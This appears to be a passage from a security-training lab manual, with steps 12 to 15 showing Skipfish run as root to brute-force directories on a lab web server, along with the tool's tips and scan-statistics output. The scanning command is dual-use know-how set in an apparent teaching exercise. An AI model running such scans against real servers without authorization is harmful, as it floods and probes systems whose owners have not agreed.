


```

Applications Places System
Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ #skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080

```

12. On receiving this command, Skipfish performs a heavy **brute-force attack** on the web server by using the **complete.wl** dictionary file, creates a directory named **test** in the **root** location, and stores the result in **index.html** inside this location.
13. Before beginning a scan, Skipfish displays some tips. Press **Enter** to start the security reconnaissance.



```

skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080 - Parrot Terminal
File Edit View Search Terminal Help
Welcome to skipfish. Here are some useful tips:
1) To abort the scan at any time, press Ctrl-C. A partial report will be written to the specified location. To view a list of currently scanned URLs, you can press space at any time during the scan.
2) Watch the number requests per second shown on the main screen. If this figure drops below 100-200, the scan will likely take a very long time.
3) The scanner does not auto-limit the scope of the scan; on complex sites, you may need to specify locations to exclude, or limit brute-force steps.
4) There are several new releases of the scanner every month. If you run into trouble, check for a newer version first, let the author know next.
More info: http://code.google.com/p/skipfish/wiki/KnownIssues
NOTE: The scanner is currently configured for directory brute-force attacks, and will make about 241435 requests per every fuzzable location. If this is not what you wanted, stop now and consult the documentation.
Press any key to continue (or wait 60 seconds)...

```


14. Skipfish scans the web server, as shown in the screenshot.

```

skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080 - Parrot Terminal
File Edit View Search Terminal Help
skipfish version 2.10b by lcamtuf@google.com
- 10.10.1.22 -

Scan statistics:
  Scan time : 0:00:25.113
  HTTP requests : 33876 (1362.4/s), 38618 kB in, 7555 kB out (1838.6 kB/s)
  Compression : 0 kB in, 0 kB out (0.0% gain)
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 2024 total (18.0 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 1816 skipped
  Reqs pending : 2600

Database statistics:
  Pivots : 550 total, 517 done (94.00%)
  In progress : 13 pending, 11 init, 6 attacks, 3 dict
  Missing nodes : 2 spotted
  Node types : 2 serv, 12 dir, 3 file, 0 pinfo, 8 unkn, 13 par, 513 val
  Issues found : 16 info, 0 warn, 2 low, 0 medium, 0 high impact
  Dict size : 2337 words (122 new), 111 extensions, 256 candidates
  Signatures : 77 total
  
```

15. Let the Skipfish run the scan for 5 minutes and after that press **Ctrl+C** to terminate the scan.


```

skipfish -o /home/attacker/test -S /usr/share/skipfish/dictionaries/complete.wl http://10.10.1.22:8080 - Parrot Terminal
File Edit View Search Terminal Help
  HTTP faults : 0 net errors, 0 proto errors, 0 retried, 0 drops
  TCP handshakes : 920 total (101.0 req/conn)
  TCP faults : 0 failures, 0 timeouts, 1 purged
  External links : 1814 skipped
  Reqs pending : 1138


Database statistics:
  Pivots : 541 total, 521 done (96.30%)
  In progress : 5 pending, 7 init, 5 attacks, 3 dict
  Missing nodes : 2 spotted
